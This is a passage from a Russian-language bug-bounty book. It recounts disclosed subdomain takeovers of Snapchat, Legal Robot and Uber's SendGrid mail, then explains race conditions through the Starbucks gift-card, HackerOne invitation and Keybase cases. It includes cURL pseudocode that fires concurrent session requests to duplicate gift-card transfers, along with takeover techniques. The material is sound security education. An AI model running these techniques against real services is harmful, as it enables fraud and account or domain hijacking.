    2ouGdvbCSggKAWGTaw&t=0&mt=1&encoding...
23.235.44.46 - - [04/Aug/2016:05:57:37 +0000] "GET /bq/
    story_blob?story_id=fa3DTt_mL0MhekUS9ZXg49A&t=0&mt=1&encoding...
185.31.18.21 - - [04/Aug/2016:19:50:01 +0000] "GET /bq/
    story_blob?story_id=fDL270uTcFhyzlRENPVPXnQ&t=0&mt=1&encoding...
```

При рассмотрении отчёта Snapchat подтвердила: хотя в запросах не было токенов доступа или cookie, пользователям можно было выдавать вредоносное содержимое. Как выяснилось, по словам Эндрю Хилла из Snapchat:

> Очень небольшое число пользователей старого клиента, который не успел обновиться после испытательного периода CDN, обращалось за статическим неаутентифицированным содержимым - без конфиденциальных медиафайлов. Вскоре клиенты обновляли конфигурацию и начинали обращаться к правильной конечной точке. Теоретически в течение короткого времени этому очень малому числу пользователей данной версии клиента можно было выдавать другое содержимое.

Выводы. И снова уроков несколько. Во-первых, при поиске захватов поддоменов следите за URL вида `*.global.ssl.fastly.net`: оказывается, Fastly - ещё одна веб-служба, позволяющая пользователям регистрировать имена в глобальном пространстве. Для уязвимых доменов Fastly показывает сообщение наподобие «Fastly domain does not exist».

Во-вторых, всегда делайте дополнительный шаг для подтверждения уязвимости. Перед отправкой отчёта Ebrietas проверил сведения сертификата SSL, убедившись, что домен принадлежит Snapchat. Наконец, последствия захвата не всегда заметны сразу. Исследователь не думал, что служба используется, пока не увидел входящий трафик. Найдя возможность захвата, оставьте службу работающей на некоторое время и посмотрите, придут ли запросы. Это поможет определить серьёзность проблемы и объяснить её программе; определение последствий - одна из составляющих эффективного отчёта, рассмотренных в главе «Отчёты об уязвимостях».

5. api.legalrobot.com

Сложность: средняя

URL: `api.legalrobot.com`


Ссылка на отчёт: https://hackerone.com/reports/148770[5]

Дата сообщения: 1 июля 2016 года

Вознаграждение: 100 долларов

Описание:

1 июля 2016 года Франс Розен[6] отправил Legal Robot отчёт: запись DNS CNAME для `api.legalrobot.com` указывала на Modulus.io, но компания не зарегистрировала там пространство имён.




Приложение Modulus не найдено

Вероятно, вы уже догадались, что Франс посетил Modulus и попытался зарегистрировать поддомен: это всё-таки пример захвата, а документация Modulus гласила, что служба


поддерживает «любые пользовательские домены». Но случай оказался интереснее.

Он вошёл в книгу потому, что Франс действительно попробовал это сделать, но поддомен уже был занят. Не сумев зарегистрировать `api.legalrobot.com`, исследователь не ушёл, а попытался заявить поддомен с подстановочным знаком `*.legalrobot.com` - и это сработало.



Зарегистрированный сайт Modulus с подстановочным знаком

После этого он сделал ещё один, пусть и небольшой, шаг и разместил там собственное содержимое:



Hello World Франса Розена

> **Выводы.** Я включил пример по двум причинам. Во-первых, когда Франс попытался зарегистрировать поддомен в Modulus, точное имя оказалось занято. Но вместо того чтобы сдаться, он попробовал домен с подстановочным знаком. Не могу говорить за других хакеров, но не знаю, пришло бы мне такое в голову на его месте. Поэтому, оказавшись в подобной ситуации, проверяйте, разрешает ли сторонняя служба регистрацию с подстановочным знаком.
>
> Во-вторых, Франс действительно зарегистрировал поддомен. Кому-то это покажется очевидным, но я хочу ещё раз подчеркнуть важность доказательства уязвимости, о которой вы сообщаете. Исследователь сделал дополнительный шаг, убедился, что может заявить поддомен и разместить собственное содержимое. Именно дополнительные усилия по исключению ложного срабатывания отличают великих хакеров от хороших.

6. Захват почты Uber в SendGrid

Сложность: средняя

URL: `@em.uber.com`

Ссылка на отчёт: https://hackerone.com/reports/156536[7]

Дата сообщения: 4 августа 2016 года

Вознаграждение: 10 000 долларов

Описание:

SendGrid - облачная служба, которая помогает компаниям доставлять электронную почту. Оказалось, Uber пользуется ею для отправки писем. Хакеры из группы Uranium238 изучили записи DNS Uber и заметили CNAME для `em.uber.com`, указывавшую на SendGrid. Напомним: CNAME - запись канонического имени, определяющая псевдоним домена.

Обнаружив CNAME, исследователи стали изучать SendGrid, выясняя, как служба регистрирует домены и управляет ими. Согласно их описанию, сначала они проверили, позволяет ли SendGrid размещать содержимое, чтобы потенциально использовать конфигурацию для собственного материала. Однако SendGrid прямо сообщает, что не размещает домены.

Продолжая поиск, Uranium238 нашла другую возможность - использование собственного бренда, которую SendGrid описывает так:

> ...эта функция показывает поставщикам интернет-услуг, что вы разрешили SendGrid отправлять электронную почту от вашего имени. Разрешение предоставляется указанием у регистратора домена совершенно определённых записей DNS, направленных на SendGrid. После добавления и распространения записей серверы и службы получателей читают заголовки отправляемых вами писем и проверяют по DNS, что письмо поступило из доверенного источника. Это значительно повышает доставляемость и позволяет начать формировать репутацию отправителя для вашего домена и IP-адресов.


Выглядит многообещающе. С помощью правильных записей DNS SendGrid может отправлять письма от имени клиента. И действительно, проверка записей MX для `em.uber.com` показала, что они направлены на `mx.sendgrid.net`. Запись почтового обменника MX - вид записи DNS, определяющей почтовый сервер, который принимает электронную почту от имени домена получателя.

Подтвердив настройку Uber с SendGrid, Uranium238 углубилась в рабочий процесс и документацию службы. Оказалось, SendGrid предлагала Inbound Parse Webhook, который позволяет компании разбирать вложения и содержимое входящих писем. Для этого клиенту нужно лишь:


1. направить запись MX домена, имени узла или поддомена на `mx.sendgrid.net`;
2. связать домен или имя узла с URL на странице настроек Parse API.

Есть! Первый пункт уже был подтверждён, а второй, как выяснилось, не выполнен: Uber не зарегистрировала `em.uber.com`. После регистрации домена Uranium238 оставалось подтвердить получение писем. Помните: великие хакеры делают дополнительный шаг и проверяют каждую находку доказательством концепции, а не останавливаются на одной регистрации обработчика.

SendGrid предоставляет удобные сведения о настройке принимающего сервера[8]. После настройки нужно реализовать код, принимающий входящую почту; он также приведён в статье. Наконец, Uranium238 воспользовалась `ngrok.io`, который туннелировал HTTP-трафик на локальный сервер, и подтвердила захват.



Настройка Inbound Parse SendGrid с помощью ngrok.io



Подтверждение захвата поддомена посредством разобранного письма

Перед отправкой отчёта Uranium238 также подтвердила уязвимость нескольких поддоменов: `business`, `developer`, `em`, `email`, `m`, `mail`, `p`, `p2`, `security` и `v`.

После этого SendGrid сообщила о добавлении дополнительной проверки безопасности: теперь для создания обработчика входящей почты учётная запись должна иметь подтверждённый домен. Это должно исправить проблему и сделать её недоступной для эксплуатации в других компаниях,

пользующихся SendGrid.

Выводы. Эта уязвимость - ещё один пример того, насколько полезно изучать сторонние службы, библиотеки и другие компоненты сайта. Uranium238 нашла проблему благодаря чтению документации, изучению SendGrid и пониманию предоставляемых возможностей. Кроме того, пример показывает: при поиске захвата обращайте внимание на функции, позволяющие заявлять поддомены.

Итоги

Захват поддомена не слишком трудно осуществить, когда сайт уже создал неиспользуемую запись DNS, которая указывает на стороннюю службу или незарегистрированный домен. Мы увидели это с Heroku, Fastly, незарегистрированными доменами, S3 и Zendesk; наверняка существуют и другие варианты. Обнаруживать уязвимости можно разными способами: с помощью KnockPy, запросов Google Dork `site:*.hackerone.com`, Recon-ng, `crt.sh` и прочих инструментов. Все они описаны в главе «Инструменты».

Как мы узнали от Франса, при поиске захватов обязательно предоставляйте доказательство уязвимости и не забывайте о регистрации домена с подстановочным знаком, если служба её поддерживает.

Наконец, чтение документации может быть скучным, но чрезвычайно прибыльным. Uranium238 обнаружила захват почты Uber, углубившись в возможности SendGrid. Это важнейший урок: сторонние службы и программное обеспечение - прекрасные места для поиска уязвимостей.

Сноски

[1] [назад] Отчёт HackerOne: hackerone.com.
[2] [назад] Отчёт HackerOne: hackerone.com.
[3] [назад] Отчёт HackerOne: hackerone.com.
[4] [назад] Отчёт HackerOne: hackerone.com.
[5] [назад] Отчёт HackerOne: hackerone.com.
[6] [назад] Профиль Франса Розена в Twitter: twitter.com.
[7] [назад] Отчёт HackerOne: hackerone.com.
[8] [назад] Настройка приёма входящей почты посредством Python и Flask: sendgrid.com.

Глава 17. Состояния гонки

Описание

Уязвимость состояния гонки возникает, когда два процесса соревнуются за завершение, опираясь на начальное условие, которое перестаёт быть действительным во время их выполнения. Классический пример - перевод денег между банковскими счетами:

1. На вашем банковском счёте есть 500 долларов, и всю сумму необходимо перевести другу.
2. Вы входите в банковское приложение с телефона и запрашиваете перевод 500 долларов другу.
3. Запрос выполняется слишком долго, но ещё обрабатывается. Вы открываете сайт банка с ноутбука, видите прежний баланс 500 долларов и снова запрашиваете перевод.
4. Через несколько секунд запросы с ноутбука и телефона завершаются.
5. Теперь на вашем счёте 0 долларов, и вы выходите из системы.
6. Друг пишет, что получил 1000 долларов.
7. Вы снова входите в учётную запись и подтверждаете, что баланс равен 0.

Это нереалистичный пример состояния гонки, потому что, будем надеяться, все банки знают о такой возможности и предотвращают её. Но процесс отражает общую идею. Переводы из шагов 2 и 3 начинаются, когда на счёте есть 500 долларов. Это обязательное условие начала операции, которое проверяется только при запуске. Поскольку разрешается переводить лишь сумму, не превышающую баланс, два запроса на 500 долларов соперничают за одни и те же доступные деньги. В какой-то момент банковского перевода условие должно стать недействительным: баланс превращается в ноль, а все прочие переводы должны завершаться неудачно, если счёт не допускает отрицательного остатка.

При быстром интернет-соединении HTTP-запрос кажется мгновенным, но серверу всё равно необходимо выполнить множество операций. Например, HTTP не хранит состояние, поэтому с каждым запросом принимающий сайт должен заново аутентифицировать пользователя и загрузить данные для нужного действия. Обычно это достигается посредством cookie, по которому сервер приложения ищет учётную запись в базе данных. После этого сайт обрабатывает запрос.

В примере перевода серверная логика могла бы выглядеть так:

1. Получить HTTP-запрос на перевод денег.
2. Запросить из базы сведения о счёте на основании cookie в запросе.
3. Подтвердить, что отправитель запроса имеет доступ к счёту.
4. Подтвердить, что сумма перевода не превышает баланс.
5. Подтвердить, что у пользователя есть разрешение запрашивать переводы.
6. Запросить из базы сведения о получателе денег.
7. Подтвердить, что получатель может принять сумму.
8. Списать сумму со счёта отправителя.
9. Зачислить сумму на счёт получателя.
10. Вернуть отправителю сообщение об успехе.
11. Уведомить получателя о переводе.

Это упрощённая логика обработки, не охватывающая все возможные шаги, но она показывает действия, необходимые для перевода денег.

Мне встречалось несколько способов предотвращения состояний гонки. Первый - использовать только запросы INSERT, поскольку базы данных выполняют их почти мгновенно. При одних

INSERT нет задержки на поиск изменяемых записей, как с UPDATE. Но такой подход не всегдапрост: приложение должно опираться на самые свежие записи таблицы, что возможно не во всехслучаях. Если сайт уже активно используется, переписывание приложения и схемы базы можетпотребовать больше усилий, чем оправдывает результат.

Во-вторых, если для некоторого действия в таблице должна существовать только одна запись, например оплата заказа - вы же не хотите платить дважды, - состояние гонки можно предотвратить уникальным индексом базы. Индексы - программная концепция, помогающая определять записи структурированного набора данных; ранее мы встречали их при обсуждении массивов. В базах индексы ускоряют запросы - подробности сейчас неважны, - а уникальный индекс по двум полям не позволит дважды вставить одинаковое сочетание значений. Допустим, у сайта электронной коммерции есть таблица платежей за заказы с двумя столбцами: `order_id` и `transaction_id`. Уникальный индекс для них гарантирует, что состояние гонки не запишет два платежа для одной пары заказа и транзакции. Но и это решение ограничено случаями, когда на действие приходится одна строка таблицы.

Наконец, состояния гонки предотвращают блокировками. Это программная концепция, которая ограничивает, то есть блокирует, доступ к определённым ресурсам для других процессов. Она устраняет гонку, закрывая доступ к исходным условиям, необходимым для уязвимости. Например, если при начале перевода база заблокирует доступ к балансу, любой другой запрос будет ждать освобождения и, предположительно, обновления значения перед следующим переводом. Тогда два запроса не смогут перевести несуществующую сумму. Однако блокировки - сложная тема, далеко выходящая за рамки книги; их легко реализовать неправильно и создать пользователям другие функциональные ошибки.

Следующие три примера показывают настоящие состояния гонки, которые эксплуатировались в программах вознаграждений.

Примеры

1. Состояние гонки в Starbucks

Сложность: средняя

URL: `Starbucks.com`

Ссылка на отчёт: статья Sakurity[1]

Дата сообщения: 21 мая 2015 года

Вознаграждение: 0 долларов

Описание:

Согласно записи в блоге, Егор Хомаков купил три подарочные карты Starbucks по 5 долларов каждая. Сайт Starbucks позволял связывать карты с учётными записями, проверять баланс, переводить деньги и выполнять другие действия. Понимая возможность злоупотребления переводами, Егор решил провести испытание.

Как сказано в его статье, Starbucks попыталась заранее предотвратить уязвимость - по крайней мере, я так предполагаю, - сделав запросы перевода с сохранением состояния. Сначала браузер выполнял POST-запрос, определявший счёт отправителя и получателя, и сохранял сведения в сеансе пользователя. Второй запрос подтверждал транзакцию и уничтожал сеанс.

Теоретически это должно было уменьшить риск: медленный процесс поиска счетов и проверки доступного баланса выполнялся до перевода, а результат сохранялся в сеансе для второго шага.

Но Егор не отступил и понял, что можно использовать два сеанса: выполнить в обоих первый шаг, а затем одновременно перейти ко второму, который действительно переводит деньги. В статье он привёл следующий псевдокод:

```
  # подготовить сведения перевода в обоих сеансах
curl starbucks/step1 -H <<Cookie:session=session1>> --data <<amount=1&from=wallet1&to=wallet2>>
curl starbucks/step1 -H <<Cookie:session=session2>> --data <<amount=1&from=wallet1&to=wallet2>>
  # одновременно отправить 1 доллар из wallet1 в wallet2 через оба сеанса
curl starbucks/step2?confirm -H <<Cookie:session=session1>> & curl starbucks/step2?confirm -H <<Cookie:
    session2>> &
```

Первые две команды cURL получают сеансы, а последняя вызывает второй шаг. Знак & предписывает Bash выполнить команду в фоновом режиме, чтобы не ждать завершения первой перед запуском второй.

Егору потребовалось шесть попыток - после пятой он едва не сдался, - но в конце два перевода по 5 долларов с первой подарочной карты, где было 5 долларов, привели к балансу 15 долларов на второй карте: 5 долларов исходного баланса плюс два перевода по 5. На третьей карте осталось 5 долларов.

Для более убедительного доказательства концепции Егор пошёл в ближайший Starbucks, сделал покупку на 16 долларов и предоставил компании чек.

Выводы. Состояния гонки - интересный вектор уязвимостей, иногда возникающий при работе приложения с балансом: деньгами, кредитами и подобными величинами. Уязвимость не всегда проявляется с первой попытки; может понадобиться несколько повторных одновременных запросов. Егор сделал шесть попыток, прежде чем добился успеха, а затем совершил покупку, подтвердив доказательство концепции.

2. Многократное принятие приглашения HackerOne

Сложность: низкая

URL: `hackerone.com/invitations/INVITE_TOKEN`

Ссылка на отчёт: https://hackerone.com/reports/119354[2]

Дата сообщения: 28 февраля 2016 года

Вознаграждение: сувениры

Описание:

HackerOne предлагает 10 000 долларов за любую ошибку, которая может предоставить несанкционированный доступ к конфиденциальным описаниям уязвимостей. Пусть слово «может» вас не обманывает: возможность нужно доказать. До сих пор никто не сообщил о действительной ошибке этой категории. Но в феврале 2016 года это не уменьшало моего желания получить награду.

Изучая возможности HackerOne, я понял: когда человека приглашают в отчёт или команду, он получает письмо с URL для присоединения, где есть только токен приглашения. Ссылка выглядит так: `https://hackerone.com/invitations/fb36623a821767cbf230aa6fcddcb7e7`.

Однако приглашение не было связано с адресом электронной почты получателя: принять его мог любой человек с любым адресом. Впоследствии это изменили.

Я начал искать способы злоупотребить функцией и потенциально присоединиться к отчёту или команде без приглашения - ничего не вышло. Но в процессе понял: токен должен приниматься лишь один раз, то есть с его помощью только одна учётная запись должна иметь возможность войти в отчёт или программу. Я представлял процесс примерно так:

1. Сервер принимает запрос и разбирает токен.
2. Токен ищется в базе данных.
3. После нахождения моя учётная запись обновляется, добавляя меня в команду или отчёт.
4. Запись токена в базе изменяется, чтобы приглашение нельзя было принять повторно.


Я не знаю, происходило ли всё именно так, но такой рабочий процесс допускает состояния гонки по нескольким причинам:

1. Поиск записи и последующая программная логика создают задержку. Поиск представляет исходные условия, которые должны выполняться для начала процесса. Если логика работает слишком долго, могут прийти два запроса, и оба поиска в базе ещё удовлетворят условиям - то есть приглашение пока не было отменено на четвёртом шаге.
2. Обновление записей в базе тоже создаёт нужную задержку между исходным условием и результатом. Вставка новых записей происходит почти мгновенно, а для изменения необходимо найти нужную запись в таблице. Хотя базы оптимизированы для такой работы, при достаточном числе строк они замедляются настолько, что злоумышленник способен воспользоваться задержкой и эксплуатировать гонку.

Я предположил, что на HackerOne действует процесс поиска, обновления учётной записи и приглашения, описанный в первом пункте, и решил проверить его вручную. Для этого я создал вторую и третью учётные записи - назовём их пользователями A, B и C. Как пользователь A я создал программу и пригласил пользователя B, затем вышел из системы. Я взял URL приглашения из письма и вошёл как пользователь B в

обычном браузере, а как пользователь C - в окне приватного просмотра. Для принятия приглашения требовалось войти в систему.

Затем я расположил два окна и кнопки принятия почти друг над другом:



Состояние гонки приглашения HackerOne

После этого я просто нажал обе кнопки как можно быстрее. Первая попытка не сработала, и мне пришлось заняться утомительным удалением пользователя B, повторной отправкой приглашения и другими действиями. Со второй попытки всё удалось: по одному приглашению в программу вошли два пользователя.

Сообщая о проблеме HackerOne, как можно прочесть в самом отчёте, я объяснил: уязвимость способна дать злоумышленнику дополнительное время для сбора сведений из отчёта или команды, куда он попал. Когда два случайных пользователя внезапно присоединятся к программе жертвы, её сотрудники на мгновение растеряются, а затем будут удалять две учётные записи. В такой ситуации, на мой взгляд, важна каждая секунда.

Выводы. Находить и эксплуатировать эту уязвимость было действительно весело: небольшое соревнование с самим собой и платформой HackerOne, ведь кнопки требовалось нажать очень быстро. При поиске похожих изъянов обращайте внимание на ситуации, соответствующие описанным выше шагам: поиск в базе, программная логика и обновление базы. Такой сценарий может допускать состояние гонки.

Кроме того, ищите способы автоматизировать проверку. Мне повезло добиться результата за небольшое число попыток, но после четвёртой или пятой я, вероятно, сдался бы, ведь перед каждым испытанием приходилось удалять пользователей и повторно отправлять приглашения.

3. Превышение лимита приглашений Keybase

Сложность: низкая

URL: `https://keybase.io/_/api/1.0/send_invitations.json`

Ссылка на отчёт: https://hackerone.com/reports/115007[3]

Дата сообщения: 5 февраля 2015 года

Вознаграждение: 350 долларов

Описание:

